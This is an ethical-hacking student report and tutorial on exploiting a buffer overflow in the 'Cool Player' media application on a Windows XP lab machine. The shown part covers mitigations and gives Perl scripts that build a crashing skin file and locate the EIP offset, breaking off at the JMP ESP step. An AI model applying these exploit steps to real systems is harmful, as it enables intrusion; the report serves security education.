Exploit development

Jordan Gribben

CMP320: Ethical Hacking 3

BSc Ethical Hacking Year 3

2020/21

Note that Information contained in this document is for educational purposes.

Abstract

This paper aims to investigate buffer overflow attacks and if they can be performed on the "Cool Player" media application for Windows XP. The media player was initially tested for the buffer overflow vulnerability with Data Execution Prevention (DEP) disabled using basic shellcode. Before attempting a more complex shellcode, the media player was tested for the vulnerability with DEP enabled.

A buffer overflow occurs when data that is uploaded to an application exceeds the buffer size allocated within the stack, this then causes the data to overwrite the Extended Instruction Pointer (EIP) value. The EIP value essentially tells the computer where to go next, with this value overwritten it can be used to execute malicious shellcode such as creating a reverse shell.

The "Cool Player" application was found to be vulnerable to buffer overflow exploits which allowed for the media player to be attacked. DEP disabled shellcode that opened the windows calculator was used along with shellcode to create a reverse shell onto the Windows XP machine. Egg-hunter shellcode was also investigated within this report proving it could be executed with DEP disabled. With DEP enabled a Return Oriented Programming (ROP) chain was used to allow for shellcode to be executed, however it was found that with the ROP chain, DEP could be bypassed but the shellcode would not execute.

Contents

1 INTRODUCTION

1.1 BACKGROUND

This tutorial will cover exploiting buffer overflows. This will first be done with Data Execution Prevention (DEP) disabled and later enabled. The exploit was executed on “Cool Player” a media player application for Windows XP that was provided for the purpose of exploiting the buffer overflow vulnerability and creating a tutorial on how to do so.

The exploit will first be demonstrated by running a shellcode that opens the Windows calculator, as this will prove the vulnerability exists within the media player application and show the basics of the exploit.

1.2 KEY TERMS

Term	Definition	Description
DEP	Data Execution Prevention	Security feature found within Windows that helps protect against security threats
EIP	Extended Instruction Pointer	Tells the computer where to go to execute the next command
ROP	Return Oriented Programming	Exploit technique that allows for an attacker to execute code despite active security measures
ESP	Extended Stack Pointer	Points to the top of the stack
JMP ESP	Jump to Extended Stack Pointer	Jumps to the ESP location

Table A – Key Terms

1.3 INTRODUCTION TO BUFFER OVERFLOWS

A buffer overflow occurs when an application does not perform the correct boundary checks on data uploaded by a user. This can cause the uploaded data to exceed the buffer space allocated in memory causing the uploaded data to overwrite essential registers such as EIP, with this value overwritten the computer will not know where to go to execute its next command and cause the application to crash. To exploit a buffer overflow vulnerability instead of overwriting the EIP value with random data it can be manipulated to point the computer towards malicious shellcode causing the shellcode to be executed instead of the originally intended instruction.

Below in figures A & B shows two diagrams of a buffer overflow, figure A shows the original layout for memory along with what it would look like when overflowed with data. The second diagram in figure B shows an exploited buffer overflow, this diagram shows that with an overwritten EIP the top of the stack can be jumped to causing the shellcode to be executed.




Figure A – Memory layout and an overflown memory layout (Jaswal, 2018)




Figure B – Memory layout with shellcode from a buffer overflow attack (Hackers Grimoire, 2019)

1.4 BUFFER OVERFLOW MITIGATIONS

In section 1.3 it was mentioned that a buffer overflow occurs when the size of data being uploaded to an application is not checked correctly allowing for it to exceed the dedicated buffer size and a buffer overflow to occur. This could easily be mitigated by validating the size of the data being uploaded by the user before execution such as by putting a limit on the size a user may upload stopping a potential buffer overflow vulnerability from appearing.

Additionally, DEP could be used to defend against buffer overflow exploits. DEP works by defining specific areas of memory as executable and non-executable, by doing this the area that would typically be used to store the shellcode would be marked as non-executable preventing the vulnerability from being exploited. The DEP settings within the Windows XP machine contain allows DEP to be set for various options being, always on, always off, OptIn and OptOut. DEP by default is OptIn to ensure that critical Windows systems are protected, with OptOut enabled DEP is activated for all the applications within the machine except for those specified by the user. While DEP helps protect against a buffer overflow exploit it does not make it completely secure against the exploit, for example a ROP chain could be used to avoid DEP allowing the shellcode to be executed.

A technique known as Address Space Layout Randomization (ASLR) can also be used to help prevent buffer overflow attacks. ASLR randomizes the layout of memory so that the exploit cannot target a specific area in memory, due to a buffer overflow exploit using specific areas in memory this makes the attack significantly harder to execute.

2 PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE

As mentioned in section 1.1 the “Cool Player” media application has been provided with the purpose of exploiting a buffer overflow vulnerability found within the application. The following procedure and results detail a tutorial of how the process of exploiting this vulnerability was undertaken.

The “Cool Player” media application was tested on a Windows XP virtual machine that was also provided. The media application was initially tested with DEP disabled this was done to provide a higher success rate for the exploit as well as making creating a step by step guide on how the exploit should be executed. After the vulnerability had been proven to exist it was then exploited in various ways such as running a proof of concept shellcode that allowed for the Windows calculator to popup, as well as shellcode that created a reverse shell into the Windows XP machine. DEP was then enabled to attempt an exploit to once again allow the Windows calculator to pop up, this was to show that despite the security measures taken by DEP that an exploit could still be executed. Ollydbg was used throughout each stage in the tutorial to view the media players process along with memory.

2.2 TOOLS USED

To exploit the media player, the following tools will be used:

- Ollydbg – Ollydbg is a debugger for Windows operating systems, Ollydbg specializes in binary code analyses, it can also be used for trace registers recognize procedures.

- Immunity Debugger – Immunity debugger is a debugging tool that specializes in reverse engineering binary files, analyzing malware and writing exploits. For this tutorial it will be used to aid in writing exploits.

- Kali Linux virtual machine – Kali Linux is an operating system specifically aimed towards penetration testers, it contains various tools that allow for various types of exploits to be performed. For this Tutorial Kali Linux will be used for “msfvenom” a toll that creates shell code as well as “netcat” which provided the listener for the reverse shell exploit.

- Windows XP machine – A virtual machine running the Windows XP operating system was provided, this is where the exploit will take place. The virtual machine also contains some of the tools that will be used to carry out the exploit such as Ollydbg and Immunity debugger.

2.3 Windows XP with no DEP


2.3.1 Set up

To discover if the “Cool Player” application can be exploited using a buffer overflow it must first be proven that the “Cool player” is vulnerable to buffer overflows. This is done by uploading a large amount of data to the media application causing the EIP value to be overwritten and the application to crash.

For this process a Perl script was created, this script creates the files needed in the correct format to allow them to be successfully uploaded to the “Cool Player”, this perl script will be updated throughout this tutorial to add in the relevant features for that stage of the process such as adding in shellcode. The perl script creates the “.ini” file when double clicked, as seen in figure C, this file is the correct format to be uploaded to the “skins” section media application. When the perl script is updated a new “.ini” file will be created to correspond with the new features.


Figure C – Edit Me

Below in figures D & E show the perl file script and the corresponding “.ini” file, 2000 A’s were used to crash the media application and discover the size of the buffer. Due to the buffer size being unique for each application the size of 2000 is temporary. The value of “\x41” could also be used in place of the A’s as they are the same value.



```
my $file= "Skins.ini";
my $header ="[CoolPlayer Skin]\nPlaylistSkin=";
my $garbadge = "A" x 2000;

open($FILE,">$file");
print $FILE $header.$garbadge;
close($FILE);
```

Figure D – Perl script




```
[CoolPlayer Skin]
PlaylistSkin=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Figure E – “.ini” file created by the perl script

2.3.2 Identifying the Vulnerability

With the files created the media players options were opened and the “Skins.ini” file was uploaded. This file should be accepted by the media player and then display an error message, in figure F below the “Skins.ini” file can be seen being uploaded to the “Cool Player”.



CoolPlayer Options

General

☐ Always on top
☐ Exit after playing
☑ Rotate systemtray icon
☑ Scroll Songtitle
☑ Allow file once in playlist
☐ Autoplay on startup
☐ Allow multiple instances
☑ Show remaining time
☐ Show on taskbar
☑ Read ID3 Tag (if any)
☑ Read ID3 Tag of selected
☑ Support ID3v2
☑ Prefer native OGG tags
☑ Load ID3 tags in background
☑ Work out track lengths
☑ Easy move
☑ Remember playlist
☐ Remember last played

0 Track Delay (sec)
4 Skinlist length

Output


DirectSound Plugout
Volume controls: System MASTER volume

Skin

☑ Player C:\Documents and Settings\Administrator\

Figure F – Uploading files to the “Cool Player”

The media player accepted the uploaded file and then displayed the error message seen in figure G. With the application successfully crashed it proves that the media player is vulnerable to a buffer overflow attack.



CoolPlayer Options

General

- [ ] Always on top
- [ ] Exit after playing
- [x] Rotate systemtray icon
- [x] Scroll Songtitle
- [x] Allow file once in playlist
- [x] Read ID3 Tag (if any)
- [x] Read ID3 Tag of selected
- [x] Support ID3v2
- [x] Prefer native OGG tags
- [x] Load ID3 tags in background

1701775.exe

1701775.exe has encountered a problem and needs to close. We are sorry for the inconvenience.

If you were in the middle of something, the information you were working on might be lost.

Please tell Microsoft about this problem.

We have created an error report that you can send to us. We will treat this report as confidential and anonymous.

To see what data this error report contains, click here.

Skin


- [x] Player C:\Documents and Settings\Administrator\

Figure G – Crash error message

To further prove that the “Cool Player” is vulnerable to buffer overflow attacks Ollydbg was used, this will allow for the EIP value to be monitored. If the value of EIP changes to “41414141” after the “Skins.ini” file is uploaded, then the EIP value has successfully been overwritten by the A values uploaded.

Ollydbg was opened and the media player was attached to the program. With the media player attached the play button was pressed allowing the media player to be used, the “Skins.ini” file was once again uploaded to the media player and the program once again crashed.

With the program successfully crashed the registers were checked within Ollydbg to confirm that the EIP value has been over written. Figure H shows the successfully overwritten EIP value with it now showing as “41414141” confirming it has been overwritten by the A values uploaded to the “Cool Player”. With this value successfully overwritten it is confirmed that the “Cool Player” media application is vulnerable to a buffer overflow exploit.




```
Registers (FPU)
EAX 41414142
ECX 00009F92
EDX 00150608
EBX 00000000
ESP 0012099C ASCII "AAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 001209A4 ASCII "AAAAAAAAAAAAAAAAAA
EDI 0012E09F
EIP 41414141
```

Figure H – EIP overwritten with A's

2.3.3 Calculating distance to EIP


With the program successfully crashing the distance to EIP could now be calculated. To calculate the distance to EIP the "skins.pl" was changed replacing the 2000, A's that were found in the "garbage" variable with a 2000 character pattern, this pattern was created using "pattern_create.exe" found on the Windows XP virtual machine provided. The command to create this pattern can be seen in figure I with the created pattern being found in appendix A.



```
C:\VulApp\Code>pattern_create 2000 > 2000.txt
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr12.tmp/lib/ruby/1.9.1/rubygems/custom_requ
ire.rb:36:in `require': iconv will be deprecated in the future, use String#encod
e instead.
```

Figure I – Pattern create


With the "garbage" variable changed to the pattern as seen in appendix A, a new ".ini" file was then created containing the pattern and the "Cool Player" application was attached to Ollydbg. The ".ini" file was then opened using the Cool Player displaying the results found in figure J.



```
Registers (FPU)
EAX 32694132
ECX 0000B1B5
EDX 00140608
EBX 00000000
ESP 0011099C ASCII "k4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5
EBP 326B4231
ESI 001109A4 ASCII "Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn
EDI 0011E09F
EIP 42336B42
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty -??? FFFF 00FF00FF 00FF00FF
ST1 empty -??? FFFF 00FF00FF 00FF00FF
ST2 empty -??? FFFF 000000FE 00FE00FE
ST3 empty -??? FFFF 000000FE 00FE00FE
ST4 empty -??? FFFF 00FFFFFF 00FFFFFF
ST5 empty -??? FFFF 000000FF 00FF00FF
ST6 empty -??? FFFF 00000000 00000000
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

0011099C  6B42346B
001109A0  366B4235
001109A4  42376B42
001109A8  6B42386B
001109AC  306C4239
001109B0  42316C42
001109B4  6C42326C
001109B8  346C4233
001109BC  42356C42
001109C0  6C42366C
001109C4  386C4237
001109C8  42396C42
001109CC  6D42306D
001109D0  326D4231
001109D4  42336D42
001109D8  6D42346D
001109DC  366D4235
```

Figure J – Ollydbg results from the file upload


By comparing figure H and figure J EIP has changed from 41414141 to 42336B42. With the new value of EIP discovered the distance to EIP can now be calculated by using “pattern_offset.exe” provided with the Windows XP machine, the command used along with the results of running the pattern offset can be seen in figure K.



```
C:\VulApp\Code>pattern_offset.exe 42336B42 2000
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocr7.tmp/lib/ruby/1.9.1/rubygems/custom_requi
re.rb:36:in `require': iconv will be deprecated in the future, use String#encode
 instead.
1089
```

Figure K – Pattern offset


The pattern offset command reveals the distance to EIP to be 1089, to prove this the “skins.pl” file was once again adapted this time removing the pattern and replacing it with 1089 A’s followed by 4 B’s. In doing this the EIP value should change to 42424242 as that is the hex for the 4 B’s, the amended perl file can be seen below in figure L.



```
my $file= "SkinCrashD.ini";
my $header ="[CoolPlayer Skin]\nPlaylistSkin=";
my $garbadge = "A" x 1089;
my $EIP = "BBBB";

open($FILE,">$file");
print $FILE $header.$garbadge.$EIP;
close($FILE);
```

Figure L – New perl script

With the adapted skins file created the “Cool Player” application was once again attached within Ollydbg and the new “.ini” file was opened. In doing this it was found that the EIP value successfully changed to 42424242 as seen in figure M confirming the distance to EIP.




```
Registers (FPU)
EAX 41414142
ECX 0000B8A7
EDX 00140608
EBX 00000000
ESP 0011099C
EBP 41414141
ESI 001109A4
EDI 0011E09F

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty -??? FFFF 00FFFFFF 00FFFFFF
ST1 empty -??? FFFF 00000000 00000000
ST2 empty -??? FFFF 000000EE 00EE00EE
ST3 empty -??? FFFF 000000FB 00FB00FB
ST4 empty -??? FFFF 03FFFFFF 10F4F5F6
ST5 empty -??? FFFF 000000FC 00FC00FC
ST6 empty -??? FFFF 00000000 00000000
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Figure M – EIP changed to 42424242

2.3.4 JMP ESP

With the location of EIP discovered the value of EIP must now be manipulated to tell the computer to jump to the top of the stack instead of just placing 4 B's. This is done by using any ".dll" file within the Windows XP machine to find a "JMP ESP" command. For this tutorial the "kernel32.dll" will be used due to it being a commonly used DLL. Using the "findjmp.exe" tool provided withing the Windows XP machine the following "JMP ESP" commands along with their memory addresses were discovered as shown in figure N. The memory address for the "JMP ESP" command will replace the 4 B's as the new EIP value, to do this the EIP variable in the "skins.pl" file was changed to the "JMP ESP" memory address.



